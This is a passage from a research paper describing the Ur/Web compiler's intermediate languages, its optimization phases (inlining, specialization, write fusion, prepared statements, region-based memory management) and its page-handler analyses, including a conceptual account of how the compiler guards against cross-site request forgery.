- Use **whole-program compilation** to enable the most straightforward analysis of interactions between different modules of a program. Our inspiration is MLton [29], a whole-program optimizing compiler for Standard ML. MLton partially evaluates programs to remove uses of abstraction and modularity mechanisms like parametric polymorphism or functors, in the sense of ML module systems [16], so there need be no runtime representation of such code patterns. Our Ur/Web compiler does the same and goes even further in requiring that *all uses of first-class functions are reduced away during compilation*.
- Where MLton relies on sophisticated control-flow and dataflow analysis [3, 12, 30], we instead rely only on **simple syntactic dependency analysis** and **algebraic rewriting**. We still take advantage of optimizations based on dataflow analysis in the C compiler that processes output of our compiler, but we do not implement any new dataflow analysis.
- A standard C compiler would not be able to optimize our output code effectively if not for another important deviation from MLton and most other functional-language implementations: we generate code that **does not use garbage collection** and that employs **idiomatic C representations for nearly all data types**. In particular, we employ a simple form of *region-based memory management* [25], where memory allocation follows a stack discipline that supports constant-time deallocation of groups of related objects. Where past work has often used non-trivial program analysis to find region structure, we use a simple algorithm based on the normal types of program subexpressions, taking advantage of Ur/Web’s pure functional nature. We also employ the safe fallback of running each HTTP request handler inside a new top-level region, since Ur/Web only supports persistent cross-request state via the SQL database.
- We apply a relatively simple and specialized **fusion optimization to combine generating HTML data and imperatively appending it to page buffers**. The result is C code like in Figure 2, without any explicit concatenation of HTML fragments to form intermediate values. While more general fusion optimizations [8] can grow quite involved, our specialized transformation is relatively simple and only requires about 100 lines of code to implement.
- A key enabling optimization for fusion is a **lightweight effect analysis on an imperative intermediate language**. Ur/Web programs like the one in Figure 1 are naturally written in a monadic style, where, e.g., a database query might be performed at a point in the code fairly far from where the results are injected into a result HTML document. Moving the query closer to the injection point enables fusion. We summarize program subexpressions with effects to determine when portions commute with each other, enabling useful code motion.

We now step back and explain the compilation process in more detail. Section 2 introduces the intermediate languages that our compiler uses, and Section 3 presents the key compiler phases. Section 4 evaluates optimization effectiveness with experiments.

Ur/Web is an established open-source project with a growing community of users, and its source code and documentation are available at:

<http://www.impredicative.com/ur/>

We have one unified message in mind, which we hope the rest of the paper supports: **A relatively simple set of algebraic optimizations makes it possible to compile a very high-level language to low-level code with extremely competitive performance.** It should be reasonably straightforward for authors of other domain-specific functional languages to apply our strategy. At the same time, the applicability conditions of these techniques are subtle: for instance, they depend on Ur/Web’s flavor of purity. Nonetheless, when the conditions are met, we are able to reduce the runtime costs of high-level abstractions to near zero.

2. Intermediate Languages

First, the bare essentials of the source language: it is **statically typed**, **purely functional**, and **strict**, generally following the syntax of Standard ML by default, but adopting ideas from Haskell and dependently typed languages like Coq.

Ur/Web is a so-called *tierless* language, where programmers write a full application in a single language (potentially even within a single source file), including bits of code that ought to run on the server or on the client (browser). Purity is put to good use in a client-side GUI system based on functional-reactive programming [10], where pages are described as pure functions over data sources that may be mutated out-of-band. In this paper, we will mostly ignore the client-side aspect of Ur/Web, adding a few comments about points in the pipeline where different elements of client-server interaction are processed. The compiler is structured around a number of different representations of full Ur/Web programs:

Sets of textual source files. The starting point of compilation is traditional ASCII source code spread across multiple files, which denote different Ur/Web modules.

Source. The parser translates source code into single abstract syntax trees, standing for programs with multiple top-level module declarations, in general. This tree type matches source code very closely, though some expansions of syntactic sugar are performed.

Expl. Next we have a version of the source language where many types of nodes are annotated **explicitly** with type information. For instance, all invocations of polymorphic functions include explicit types for the parameters, and all invocations of functions based on type classes [27] include explicit dictionary arguments to witness the results of instance resolution.

Core. Here we remove the module system from the language, so that programs consist only of sequences of declarations of types and values (e.g., functions). Figure 3 summarizes the key parts of the syntax. Briefly, Ur is an extension of System F_ω [21], the higher-order polymorphic λ -calculus. There are functions in the style of λ -calculus at both the type level and the value level, facilitating useful abstraction patterns.

Ur extends F_ω with type-level finite maps (having kinds like $\{\kappa\}$, for finite maps from names to types of kind κ , inspired by row types [28]), which are used to assign types like $\{A \mapsto \text{int}, B \mapsto \text{bool}\}$ to value-level records in a flexible way. Names (via name literals N) inhabit a special kind Name, allowing nontrivial compile-time computation with names. Value-level records are built like $\{A = 1, B = \text{True}\}$, though the names might also be type variables bound by polymorphic functions. A field is projected from a record like $e.A$. Tuple types (written like Cartesian products) are

Type vars	α	
Kinds	$\kappa ::= \text{Type} \mid \kappa \rightarrow \kappa \mid \text{Name} \mid \{\kappa\} \mid \dots$	
Literals	N	
Types	$c, \tau ::= \alpha \mid \tau \rightarrow \tau \mid \forall \alpha :: \kappa. \tau \mid \{\vec{c} \mapsto \vec{\tau}\} \mid \lambda \alpha :: \kappa. c \mid c \ c \mid N \mid \dots$	
Value vars	x	
Constructors	X	
Literals	ℓ	
Patterns	$p ::= _ \mid x \mid \ell \mid X \mid X(p) \mid \{\vec{c} = \vec{p}\}$	
Expressions	$e ::= \ell \mid x \mid X \mid X(e) \mid \lambda x : \tau. e \mid \Lambda \alpha :: \kappa. e \mid e \ e \mid e \ [c] \mid \{\vec{c} = \vec{e}\} \mid e.c \mid \text{let } x = e \text{ in } e \mid \text{case } e \text{ of } \vec{p} \Rightarrow \vec{e} \mid \dots$	
Declarations	$d ::= \text{type } \alpha :: \kappa = c \mid \text{val } x : \tau = e \mid \text{datatype } \alpha(\vec{\alpha}) = X \text{ [of } \tau] \mid \text{val rec } \vec{x} : \vec{\tau} = \vec{e} \mid \dots$	
Programs	$P ::= \vec{d}$	

Figure 3. Syntax of Core language

syntactic sugar for record types with consecutive natural numbers as field names.

Core also supports mutually recursive definitions of algebraic datatypes, where each type takes the form $\alpha(\vec{\alpha})$, as a type family applied to a (possibly empty) list of formal type parameters. Not shown in the figure, but included in the implementation, are polymorphic variants [13], based on a primitive type of kind $\{\text{Type}\} \rightarrow \text{Type}$, which provides a way of constructing a type using a finite map from names to types.

By the end of the compilation process, a program must have been reduced to using only finitely many distinct (possibly anonymous) record and variant types, which are compiled respectively to (named) C struct and union types. All name variables must have been resolved to name literals.

Mono. The next simplification is to remove all support for polymorphism or the more involved type-level features of Ur, basically just dropping the associated productions of Figure 3 to form a more restricted grammar. However, another essential change is that the language becomes **imperative**, adding a primitive function `write` for appending a string to the thread-local page-content buffer.

Cjr. Our penultimate language is a simplified subset of C, with some of our data-representation and memory-management conventions baked in. All record and variant types must be named by this stage.

C. Finally, we output standard C code as text, feeding it into a normal UNIX compilation toolchain, linking with a runtime system implemented directly in C.

3. Compilation Phases

Figure 4 shows the main phases of our compilation pipeline. Bold rectangles separate the different intermediate languages, named with italic text, and arrows represent transformation phases, labeled with the remaining text. Some arrows connecting to several dots are schematic, representing running several different kinds of phases, some of them multiple times, in orders that we do not bother to specify. As in many compiler projects, our intralanguage phase orderings derive from trial and error, and we do not have any great confidence that the present orderings are especially optimal.




Figure 4. Ur/Web compilation phases

3.1 From Source Code to Core

The first few phases of the compiler are quite standard. The translation from Source to Expl employs the Ur type-inference algorithm [5], which is able to cope with sophisticated uses of type-level computation. One additional intralanguage phase applies to the type-annotated programs: an Unnest transformation does lambda lifting [18] to transform local function definitions into definitions of top-level functions that should be called with extra arguments, specifically those local variables referenced in function bodies. Later phases assume that all expressions of function type either now refer to top-level variables or will be eliminated by algebraic optimizations.

Actually, the positions we call “top-level” above refer to the top levels of module definitions. Expl still supports nested module definitions, and some modules may be *functors* [16], or functions from modules to modules. Following MLton, our compiler eliminates all module-system features at compile time. Basic modules are flattened into sequences of truly top-level declarations, with references to them fixed up. All functor applications are removed by inlining functor definitions. This step breaks all modularity via abstract types from the original program, facilitating optimizations that depend on, e.g., knowing the true representation of an abstract type, at a call site to a function of the module encapsulating that type. The definitions of functions themselves are also all exposed, and they will often be inlined (in later phases) into their use sites.

One unusual aspect of the translation into Core is that we must maintain enough information to build a mapping from URL prefixes to their handler functions. Module paths and function names in the original source program are used to construct a unique name for each handler (which must be top-level after the Unnest transformation), and the Corify translation must tag each new top-level function definition with its module path from the original program.

3.2 Optimizations on Core

A number of transformations are applied repeatedly to Core programs to simplify them in different ways.

Untangle finds mutually recursive function definitions where the dependencies between functions are not actually fully cyclic, expanding those mutual-definition groups into multiple distinct definitions in order. Such a transformation helps later program analyses compute more accurate answers, despite avoiding dataflow analysis and assuming conservatively that all functions in a recursive group may really call each other.

A natural source of spurious apparent recursion is functions that call each other through links in HTML pages. These links are written as `Ur/Web` function calls, rather than as textual URLs, allowing the compiler to understand the link structure of an application. For instance, we might write this program that mixes “real” runtime recursion with the special sort of recursion through links:

```
fun listElements ls =
  case ls of
    [] => return <xml/>
  | n :: ls' =>
    rest <- listElements ls';
    return <xml>
      <a link={showOne ls n}>{[n]}</a>,
      {rest}</xml>
and showOne ls n =
  return <xml><body>
  Viewing #{[n]};
  <a link={listElements ls}>Back to list</a>
</body></xml>
```

One Core-level phase, which we do not detail here, is responsible for translating link calls into URLs, by serializing function arguments appropriately, etc. The result for our example is the following, where `^` is the string-concatenation operator:

```
fun listElements ls =
  case ls of
    [] => return <xml/>
  | n :: ls' =>
    rest <- listElements ls';
    return <xml>
      <a href={"/showOne/" ^ serialize(ls)
        ^ "/" ^ serialize(n)}>{[n]}</a>,
      {rest}</xml>
and showOne ls n =
  return <xml><body>
  Viewing #{[n]};
  <a href={"/listElements/"
    ^ serialize(ls)}>Back to list</a>
</body></xml>
```

When Untangle analyzes this code, it determines that neither function calls the other directly, and only `listElements` calls itself directly. Thus, we may split this mutual definition into two separate definitions, one recursive and one not.

Shake performs tree-shaking, deleting unused definitions from programs. Each `Ur/Web` program has a designated primary module, and it is the properly typed functions exported by that module that

the compiler must guarantee are callable via URLs. Other named functions reachable transitively from the entry points by links, etc., are also included in the final URL mapping. As a result, it is sound to remove definitions that the entry-point functions do not depend on. The next few optimizations build various specializations of type and function definitions, often leaving the originals orphaned, at which point Shake garbage-collects them.

Reduce applies algebraic simplifications in the style of the simplifier of the Glasgow Haskell Compiler [19]. Some of the most important transformations include inlining definitions, doing beta reduction for both type and value lambdas, and simplifying case expressions with scrutinees built with known constructors.

In general, definitions are inlined based on a size threshold, but, because later phases of the compiler require monomorphic code, nonrecursive polymorphic definitions are always inlined. For instance, starting from this program using a polymorphic pairing function

```
fun pairUp [a :: Type] (x : a) = (x, x)
val p : int * int = pairUp [int] 7
```

inlining and beta reduction (for both type and value abstraction) replace the second declaration with

```
val p : int * int = (7, 7)
```

Since thanks to the whole-program compilation model `pairUp` may be inlined at all uses, a later Shake phase will remove its definition. A similar pattern applies to functions polymorphic in record-related kinds like `Name`; inlining and partial evaluation replace their uses with operations on fixed record types.

Unpoly is the first of the phases removing polymorphism from Core programs. It replaces polymorphic function applications with calls to specialized versions of those functions. For instance, consider this program working with an ML-style `option` type family and its associated `map` function. In reality, since the function is not recursive, simple inlining by Reduce would accomplish some of the optimization that we attribute to other phases here, but we prefer this example for its simplicity.

```
datatype option a = None | Some of a
```

```
fun map [a] [b] (f : a -> b) (x : option a) =
  case x of
    None => None
  | Some x' => Some (f x')
```

```
val _ = map [int] [int] (fn n => n + 1) (Some 1)
```

The Unpoly output, after Shaking, would be:

```
datatype option a = None | Some of a
```

```
fun map' (f : int -> int) (x : option int) =
  case x of
    None => None
  | Some x' => Some (f x')
```

```
val _ = map' (fn n => n + 1) (Some 1)
```

Specialize is the next phase, which creates custom versions of algebraic datatypes, changing our example to:

```
datatype option' = None' | Some' of int
```

```
fun map' (f : int -> int) (x : option') =
  case x of
    None' => None'
```

```
| Some' x' => Some' (f x')
```

```
val _ = map' (fn n => n + 1) (Some' 1)
```

Specialize operates in the same spirit, this time removing uses of first-class functions instead of polymorphism. We apply call-pattern specialization [17] to generate versions of functions specialized to patterns of arguments, looking especially for patterns that will remove use of first-class functions. When we identify `map' (fn n => n + 1)` as a specialized calling form for `map'` with no free variables, our running example changes into:

```
datatype option' = None' | Some' of int
```

```
fun map'' (x : option') =
  case x of
    None' => None'
  | Some' x' => Some' (x' + 1)
```

```
val _ = map'' (Some' 1)
```

More sophisticated examples identify call templates that do contain free variables, generally of function-free types. Those free variables become new parameters to the specialized functions. Such a feature is important for, e.g., calling a list map function with an argument lambda that contains free variables from the local context. Also note that type classes in Ur/Web are represented quite explicitly with first-class values standing for instances, and **Specialize** will often specialize a function to a particular type-class instance. For example, a generic `is-element-in-list` function will be specialized to the appropriate instance of the equality-testing type class.

Iterating these transformations in the right order produces a program where all types are broadly compatible with standard C data representations. We formalize that property by translation into Mono.

3.3 The Monoize Phase

Most syntax nodes translate from Core to Mono just by calling the same translation recursively on their child nodes. However, many identifiers from the Ur/Web standard library have their definitions expanded. We do not just link with their runtime implementations, like in usual separate compilation, because we want to expose opportunities for compile-time optimization. For instance, where the programmer writes an SQL query like this one:

```
SELECT t.A, t.B FROM t WHERE t.C = {[n]}
```

the parser produces desugared code like:

```
select
  (selTable [T] (selColumn [A]
    (selColumn [B] selNil)) selDone)
  (from_table t)
  (sql_eq (sql_column [T] [C]) (sql_int n))
```

Each of these standard-library identifiers must be expanded to explain it in more primitive terms. Implicit here is the type family of SQL queries, which is just expanded into the `string` type, as appropriate checking of query validity has been done in earlier stages. A simple operator like `sql_eq`, for building an SQL equality expression given two argument expressions, can be translated as:

```
fn (e1 e2 : string) => e1 ^ " = " ^ e2
```

Similarly for `select` above:

```
fn (sel from where : string) =>
  "SELECT " ^ sel ^ " FROM " ^ from
  ^ " WHERE " ^ where
```

The Mono optimizations, which run soon after **Monoize**, will beta-reduce applications of such anonymous functions.

Some combinators work in ways that cannot be expressed in Ur. For instance, there is no general way to convert a type-level first-class name to a string, following the System F philosophy of providing *parametricity* guarantees that limit possible behaviors of polymorphic functions [22]. However, this kind of conversion is convenient for implementing some SQL operations, like referencing a column as an expression. **Monoize** does ad-hoc translation of an expression like `sql_column [T] [C]` into `"T.C"`.

Mono is the first impure intermediate language, meaning it supports side effects. After **Monoize**, every URL entry-point of the application has an associated function that wraps a call to the primitive function `write` around an invocation of the original monadic function from the source code. Each monadic value is translated into a first-class impure function that performs the appropriate side effects. Much of the later optimization deals with simplifying particular usage patterns of `write`.

3.4 Optimizations on Mono

Mono has its own **Untangle** and **Shake** phases, exactly analogous to those for Core. The other two key optimizations finally bring us to the heart of transforming Figure 1 into Figure 2, moving SQL query code to the places where it is needed and avoiding allocation of intermediate values.

Reduce for Mono acts much like it does for Core, but with the added complexity of analyzing side effects. For example, to move an SQL query to its use point, a crucial transformation is replacing an expression like `let x = e1 in e2 with e2[e1/x]`. The **Monoize** phase composed with basic reduction will transform a monadic bind operation into exactly this kind of `let`, when enough is known about the structure of the operands. However, this `let` inlining is only sound under conditions on what side effects `e1` and `e2` may have, the position(s) of `x` within `e2`, etc.

To allow sound `let` inlining, Mono **Reduce** applies a simple one-pass program analysis. We define a fixed, finite set of abstract effects that an expression may have: `WritePage`, for calling the `write` operation to append to the page buffer; `ReadDb` and `WriteDb`, for SQL database access (i.e., calls to distinguished standard-library functions); and `?`, for any case where the analysis is too imprecise to capture an effect (for instance, for any call to a local variable of function type).

A simple recursive traversal of any expression `e` computes a set $PRE_x(e)$ of the effects that may occur before the first use of `x`. Now the condition for inlining in `let x = e1 in e2` is:

1. `x` occurs exactly once along every control-flow path in `e2`, and that occurrence is not within a `λ`.
2. $? \notin PRE_x(e_1)$.
3. If `WritePage` $\in PRE_x(e_2)$, then `WritePage` $\notin PRE_x(e_1)$. (Note that `x` cannot occur in `e1`, so $PRE_x(e_1)$ includes all effects.)
4. If `ReadDb` $\in PRE_x(e_2)$, then `WriteDb` $\notin PRE_x(e_1)$.
5. If `WriteDb` $\in PRE_x(e_2)$, then `WriteDb` $\notin PRE_x(e_1)$ and `ReadDb` $\notin PRE_x(e_1)$.

That is, different database read operations commute with each other, but database writes commute with no other database operations. Page-write operations do not commute with each other. However, either class of operation commutes with the other. This simple, sound rule is sufficient to show that the database query of Figure 1 is safe to inline to its use site, since database reads commute with page writes. (Even this simple level of reasoning is only necessary after the next optimization has run to split the code into a sequence of distinct write operations.)

```

table fortune : {Id : int, Message : string}
val new_fortune = {Id = 0, Message = "XXX"}

fun fortunes () =
  fs <- queryL1 (SELECT fortune.Id, fortune.Message
                FROM fortune);
  return <xml>
    <head><title>Fortunes</title></head>
    <body><table>
      <tr><th>id</th><th>message</th></tr>
      {List.mapX (fn f => <xml><tr>
        <td>{f.Id}</td><td>{f.Message}</td>
        </tr></xml>)}
      (List.sort
        (fn x y => x.Message > y.Message)
        (new_fortune :: fs))
    </table></body>
  </xml>

```

Figure 5. Simplified version of Fortunes benchmark

The current Ur/Web optimizer supports only this hardcoded set of effects. It may also be worthwhile to make the effect set extensible, with hooks into the foreign function interface to describe which effects are produced by new impure primitives.

Rewrite applies simple algebraic optimization laws. The primitive combinators for building XML trees are translated by Monoize into operations that do a lot of string concatenation. In general, the page returned by a URL-handler function is a bushy tree of string concatenations \wedge . Thus, the most basic rewrite law is $\text{write}(e_1 \wedge e_2) = (\text{write}(e_1); \text{write}(e_2))$. Another essential one is replacing an explicit concatenation of two string literals with a single literal, which is their compile-time concatenation.

Other important rules deal with functions like `escape` and `stringifyInt`, inserted by the SQL and XML combinators to convert data types into the proper forms for inclusion in code fragments, which are represented as strings. An application of one of these functions to a literal is evaluated at compile time into a different literal. When one of these functions is applied to a nonconstant value, there may still be optimization opportunities. For instance, we have the rewrite rule $\text{write}(\text{escape}(e)) = \text{escape_w}(e)$, using the version of `escape` specialized to write its result imperatively to the page-output buffer, avoiding allocation of an intermediate string.

One other essential rule applies to writing results based on SQL queries. By this point, all queries are reduced to calls to a primitive function in the style of list folds, of the form $\text{query } Q (\lambda r, a. e) a_0$. We fold over all rows r in the response to query string Q , building up an accumulator value. We may apply the rule

$$\begin{aligned} & \text{write } (\text{query } Q (\lambda r, a. a \wedge e) "") \\ &= \text{query } Q (\lambda r, \dots \text{write}(e)) \{ \} \end{aligned}$$

The original expression computes a string of HTML code and then writes it to the page, while the second version writes each page chunk as it becomes ready. Applying this rule tends to create more opportunities for Rewrite transformations within the body of the fold.

Fuse is the crucial final element of Mono optimization. Its job is to push `write` inside calls to recursive functions. Consider the Ur/Web example of Figure 5, which is a slight simplification of one of the benchmarks we use in Section 4. This page-handler function starts by querying a list of all rows in the `fortune` database table, using the `queryL1` function. Next, it adds a new fortune to the list and sorts the new list by message text. Finally, it generates some HTML displaying the fortunes in a table, using `List.mapX` to apply an HTML-producing function to each element of a list, returning the concatenation of all the resulting fragments. Earlier

phases will have produced a specialized version of `List.mapX` like the following.

```

fun mapX' ls =
  case ls of
    [] => ""
  | f :: ls' => "<tr>\n<td>" ^ stringifyInt f.Id
    ^ "</td><td>" ^ escape f.Message
    ^ "</td>\n</tr>" ^ mapX' ls

```

The Fuse optimization activates when a call to a function like this one, returning a string, is passed immediately to the `write` operation. We simply clone a new version of each such function, specialized to its context of producing page output. For our example:

```

fun mapX'_w ls =
  write (case ls of
    [] => ""
  | f :: ls' => "<tr>\n<td>" ^ stringifyInt f.Id
    ^ "</td><td>" ^ escape_w f.Message
    ^ "</td>\n</tr>" ^ mapX' ls)

```

We then run one pass of Rewrite simplification, resulting in:

```

fun mapX'_w ls =
  case ls of
    [] => ()
  | f :: ls' =>
    (write "<tr>\n<td>"; stringifyInt_w f.Id;
     write "</td><td>"; escape_w f.Message;
     write "</td>\n</tr>"; write (mapX' ls))

```

Notice that Rewrite has replaced calls to `stringifyInt` and `escape`, which allocate intermediate strings, with calls to the write-fused `stringifyInt_w` and `escape_w`, which produce their output directly in the page buffer. The finishing touch is to scan the simplified function body for calls to the original function, used as arguments to `write`, replacing each call with a recursive call to the new function. In our example, `write (mapX' ls)` becomes `mapX'_w ls`.

3.5 The Cjriz Phase

One of the final compilation steps is translating from Mono to Cjr, the intermediate language that is very close to the abstract syntax of C. The gap from Mono is also rather small: the main simplification is introducing a name for each distinct record type in the program, to prepare for referencing record types in C as named `struct` types. The Cjriz translation fails if any lambdas remain that are not at the beginnings of `val` or `val rec` declarations; that is, we begin enforcing that functions are only defined at the top level of a program, after earlier optimizations have removed other explicit uses of first-class functions.

3.6 Optimizations on Cjr

A crucial phase that runs on Cjr code is **Prepare**, which spots bits of SQL syntax that are constructed in regular enough ways that they can be turned into *prepared statements*, which are like statically compiled functions stored in the database engine. Using prepared statements reduces the cost of executing individual queries and database mutation operations, for much the same reasons that static compilation can improve performance of conventional programs. While Ur/Web allows arbitrary programmatic generation of (well-typed) SQL code, most queries wind up looking like simple concatenations of string literals and conversions of primitive-typed values to strings, after all of the Mono optimizations run. The Prepare phase replaces each such string concatenation with a reference to a named prepared statement, maintaining a dictionary that helps

find opportunities to reuse a prepared statement at multiple program points. Figure 2 showed a prepared statement in action for our first example. Though this transformation is conceptually very simple, it delivers one of the biggest pay-offs in practice among our optimizations, without requiring that Ur/Web programmers pay any attention to which queries may be amenable to static compilation. In fact, many queries are built using nontrivial compile-time metaprogramming [5], such that it would be quite burdensome to predict which will wind up in simple enough forms.

The final compiler phase, translation from Cjr to C, mostly operates as simple macro expansion. The interesting parts have to do with memory management. Server-side Ur/Web code runs without garbage collection, instead relying on *region-based memory management* [25], where memory allocation follows a stack discipline. The scheme is not quite as simple as traditional stack allocation with function-call activation records; the stack structure need not mirror the call structure of a program. Instead, at arbitrary points, the program may *push* a new region onto a global region stack, and every allocation operation reserves memory within the top region on the stack. A region may be *popped* from the stack, which deallocates *all* objects allocated within it, in constant time. Of course, it is important to enforce restrictions on pointers across regions, which the original work on regions [25] addressed as a nontrivial type-inference problem.

Ur/Web follows a much simpler strategy that requires no new program analysis. A key language design choice is that **all mutable state on the server is in the SQL database**. The database does its own memory management, and it is impossible for server-side Ur/Web code to involve pointers that persist across page requests. Therefore, as a simple worst-case scenario, it is always sound to place the code for each page request in its own region, freeing all its allocated objects en masse after the page is served. However, another simple strategy helps us identify profitable regions within page handlers: **any expression of a pointer-free type may be evaluated in its own region**, since there is no way for pointers to flow indirectly from within an expression to the rest of the code.

We define as pointer-free the usual base types like integers, records of pointer-free values, and any algebraic datatype where no constructor takes an argument (which we represent as an enum in C). The empty record type, the result of e.g. `write` operations, is a simple degenerate case of a pointer-free type. Thus, in the common pattern where a page handler is compiled into a series of `write` operations, every `write` can be placed in its own region. Take the example of the `write` for the `List.mapX` call in Figure 5, which would already have been optimized into a call to the `mapX'_w` function developed at the end of Section 3.4. The generated C code would look like:

```
begin_region(ctx);
mapXprime_w(ctx, sort(
  { .head = new_fortune, .tail = fs }));
end_region(ctx);
```

Here `sort` is a version of the list-sorting library function specialized to the comparison function passed to it in Figure 5. It will allocate plenty of extra list cells, not just for the sorted output list, but also for intermediate lists within the merge-sort strategy that it follows. However, the sorted list is only used to generate output via `mapXprime_w`, leading to an empty-record type for the whole expression. Therefore, the C rendering wraps it in `begin`- and `end`-region operations, so that all of the new list cells are freed immediately afterward, in constant time. The same optimization can apply inside of a larger loop (perhaps compiled from a recursive function at the source level), so that this inferred region allocation can reduce the high-water mark of the Ur/Web heap by arbitrarily much.

We note that this simple region-based memory management is not suitable for all applications. Rather, it is tuned to provide good performance for typical Web applications that avoid heavy computation, focusing instead on querying data sources and rendering the results. Many classic applications of functional programming will be poor fits for the model. For instance, the complex allocation pattern of a compiler will fall well beyond what Ur/Web's region analysis understands, and an Ur/Web program that needs to include such code is most likely best served by making a foreign function interface call to another language. Still, for the common case of Web applications, there are many benefits to the simple memory regime.

For instance, it allows us to give each server thread a private heap. An important consequence is that the C code we generate involves **no sharing of C-level objects across threads**, avoiding synchronization overhead in highly concurrent server operation. Synchronization only occurs in dividing HTTP requests across threads and in the off-the-shelf database-access libraries that we use. We also avoid the unpredictable latency of garbage collection. Ur/Web server-side code follows a *transactional* model [6], where every page-handler function call appears to execute *atomically*. To support that model, features for aborting and restarting a transaction (e.g., because the database engine reports a deadlock) are integrated throughout the compiler and runtime system. An Ur/Web server thread may run out of space in its private heap, but instead of running garbage collection in that situation, we simply allocate a new heap of twice the original size and abort and restart the transaction. Thread heaps do not shrink, so a given thread can only experience a few such restarts over its lifetime.

Another optimization avoids redundant memory allocation connected to processing results of database queries. Figure 2 showed the basic sort of code that we generate for queries, iterating over results using a cursor into query results. We simplified a bit in that figure, as our actual code generation will define an explicit record for each query result, relying on the C optimizer to inline record-field values as appropriate, leading to code more like the following for the query portion of Figure 2:

```
Cursor c = prepared(ctx, "stmt1", cat, NULL);
if (has_error(c)) error(ctx, error_msg(c));
Row r;
while (r = next_row(c)) {
  stmt1_row sr = { .id = atoi(column(r, 0)),
                  .text = uw_strdup(ctx,
                                   column(r, 1)) };
  /* ...code using 'sr'... */
}
```

Notice that we conservatively duplicate the value of one column using `uw_strdup`, a function that creates a copy of a string in the thread's local heap. A string returned directly by `column` may live within a buffer that will be reused when we advance the cursor with `next_row`, so in general we have to copy to avoid unintended aliasing. However, when the query loop maintains an accumulator of pointer-free type, it is sound to skip the `uw_strdup` operations, because there is no place that the body could hide a string. Compared to inferring region boundaries, here we are even more generous, applying the no-duplication optimization whenever the accumulator type of the loop does not mention the `string` type transitively. The empty-record type associated with the loop above is more than simple enough to enable that optimization, as would be e.g. an integer recording the sum of lengths of strings returned by `column`.

3.7 Classifying Page Handlers

The compiler employs one last category of simple program analysis and optimization, providing outsized benefits where applicable.

A single application may contain page-handler functions that use different subsets of the language features, with associated runtime set-up costs for particular mixes of features. We want to avoid those costs on page views that do not use associated features.

Since ours is a whole-program compiler, we approximate the key properties in terms of *graph reachability* in a graph whose nodes are top-level identifiers, e.g. of functions, and where an edge connects identifier *A* to identifier *B* when the definition of *A* mentions *B*. Mutually recursive definitions may induce self-loops or longer cyclic paths. In this general framework, we answer a number of questions about each page handler.

Client-side scripting? A page with client-side scripting must include a reference to Ur/Web’s client-side runtime system, implemented in JavaScript. We also include, with the runtime system, compiled JavaScript versions of all recursive Ur/Web functions used in client code in the particular application. When a page handler will not generate any client-side scripting, we can skip the expense of conveying the runtime system. To sniff out client-side scripting, we first add a label to any graph node whose definition contains string literals with certain red-flag contents, like “<script”, the HTML tag for embedded JavaScript. Then we ask, *can the node for this page handler reach any labeled identifier?*

Asynchronous message-passing? Ur/Web also supports asynchronous message-passing from server to clients [6]. This feature creates even more overhead than basic scripting, on both server and client. The server maintains a mailbox for each client that might receive messages, and the client must open a separate, long-lived HTTP connection to the server for message delivery. The question we ask, to see if we can avoid creating a mailbox for a page handler, is, *can the node for this page handler reach the standard-library function that allocates a message-passing channel?*

Read-only transactions? Highly concurrent applications rely on the underlying SQL database engine to find parallelism opportunities in the execution of concurrent transactions. The overhead of locking and so forth may be significant. If a page handler reads the database but does not change it, the SQL engine may employ less expensive concurrency management, but it needs to be warned in advance of the first read operation. Our compiler tags these page handlers so that they initiate transactions marked explicitly as read-only, based on the question, *can the node for this page handler reach the standard-library function for database modifications?*

Single-command transactions? Creating and committing a transaction each incur one extra communication with the database engine. If a page handler can only involve at most one database operation, however, transaction initialization and teardown can be combined with that single operation, if and when it is sent to the database, without breaking the transactional abstraction. To analyze the possibilities, we first label each identifier according to a simple lattice: NoDb, when its definition does not mention database functions; OneQuery, when its definition mentions a database function exactly once, not inside of a query loop (the only form of in-place iteration that Ur/Web supports); and AnyDb otherwise. We mark a page handler to skip separate transaction set-up based on the question, *does the node for this page handler have no path to any node marked AnyDb and have no two distinct paths to nodes marked OneQuery?*

Dependency on implicit context from browsers? Web browsers often send state implicitly on behalf of clients. For instance, *cookies* are a venerable means of storing key-value pairs on clients, such that owning servers may modify them, and the client always sends the latest values when contacting those servers. This sort of implicit context may enable a kind of security problem called *cross-site request forgery*. For instance, Alice may send Bob a URL labeled

Table 1. Performance comparison with other Web frameworks, with Ur/Web’s ranking for each statistic

Test	Throughput (kreq/s)	Latency (ms/req)
fortune	219 (2/103)	1.09 (2/103)
db	154 (7/154)	1.54 (5/154)
query	10 (23/151)	23.5 (40/151)
update	0.4 (85/102)	2050 (98/102)
json	387 (19/147)	0.61 (15/147)
plaintext	603 (21/109)	1020 (22/109)

as “cute cat photos” but which actually points to a URL at Bob’s bank standing for “transfer \$1000 to Alice.” Alice does not know Bob’s bank credentials, so she could not get away with making the request herself. However, it is possible that Bob’s browser is storing a credentials cookie that will be enough to satisfy his bank. To rule out such attacks, Ur/Web arranges to send a *cryptographic signature over all implicit context that it might read* along with each legitimate request, where only the server knows the private signing key. (Whole-program analysis makes it easy to compute an upper bound on the set of cookies that might be read.) To avoid the expense of unnecessary cryptography, we ask for each page handler, *can its node both reach some node that reads a cookie (or other source of implicit context) and reach some node that writes to the database or to a cookie?*

Persistent side effects? The HTTP standard defines several different sorts of client-to-server requests, including GET, which should not be allowed to cause persistent side effects on the server; and POST, which may cause effects. Browsers will take these semantics for granted, for instance by warning the user when reloading a POST page, as irrevocable actions may be repeated unintentionally, but issuing no warning for a GET page. In Ur/Web applications, regular links produce GET requests, while all other requests use POST. To ensure compliance to the standard (with explicit escape-hatch options when the programmer intended to disobey), the compiler will warn when it computes the wrong answer to the question, *can this node, which is the target of a link, reach a node that writes to the database or to a cookie?*

4. Evaluation

As reported previously [6], Ur/Web is in production use for a few different Web applications. One of them, BazQux Reader¹, has thousands of paying customers. It is a reader for syndicated web content (e.g., RSS) with comments. Its usual load is around 10 HTTP requests/second, with busy-period peaks above 150 requests/second. It does not seem that any of the publicly deployed applications are pushing the limits of Ur/Web server performance yet, but they at least provide an existence proof for a reasonably effective compiler for a purely functional Web language based on dependent type theory.

